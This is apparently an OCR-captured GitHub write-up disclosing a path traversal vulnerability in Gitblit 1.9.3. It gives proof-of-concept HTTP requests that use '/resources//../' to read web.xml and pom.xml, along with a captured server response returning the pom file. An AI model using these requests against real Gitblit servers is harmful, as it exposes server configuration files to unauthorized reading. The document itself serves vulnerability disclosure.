metaStor gitblit V1.9.3 path traversal History

0 contributors

58 lines (38 sloc) | 1.56 KB ...

Gitblit Path Traversal

Description

Gitblit is an open source, pure Java Git solution for managing, viewing, and serving **Git** repositories. There is a **Path Traversal** vulnerability in Gitblit V1.9.3 which can read website files.


Proof of Concept

read `web.xml`

```
GET /resources//../WEB-INF/web.xml HTTP/1.1
Host: 127.0.0.1:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
```


```
Cookie: JSESSIONID=1arfn8db09ors1a3p1837sgxmh;
Gitblit=a9d7b582ef204ffbd9cc2ff18f01d603c069fbeb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```



read `pom.xml`

```
GET /resources//../META-INF/maven/com.gitblit/gitblit/pom.xml HTTP/1.1
Host: 127.0.0.1:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101
Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=1arfn8db09ors1a3p1837sgxmh;
Gitblit=a9d7b582ef204ffbd9cc2ff18f01d603c069fbeb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```


Send
Cancel
Target: http://127.0.0.1:8083
HTTP/1
Request
Pretty Raw Hex \n
GET /resources//../META-INF/maven/com.gitblit/gitblit/pom.xml HTTP/1.1
Host: 127.0.0.1:8083
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=1arfn8db09orsla3p1837sgxmh; Gitblit=a9d7b582ef204ffbd9cc2ff18f01d603c069fbeb
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Search...
0 matches
Response
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Type: application/xml
Last-Modified: Sat, 09 Apr 2022 08:34:52 GMT
Content-Length: 14962
Connection: close
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
<modelVersion>4.0.0</modelVersion>
<groupId>com.gitblit</groupId>
<artifactId>gitblit</artifactId>
<version>1.9.3</version>
<packaging>jar</packaging>
<name>Gitblit</name>
<description>pure Java Git solution</description>
<organization></organization>
<url>http://gitblit.com</url>
log4j
3 matches
INSPECTOR
Done
15,122 bytes | 50 millis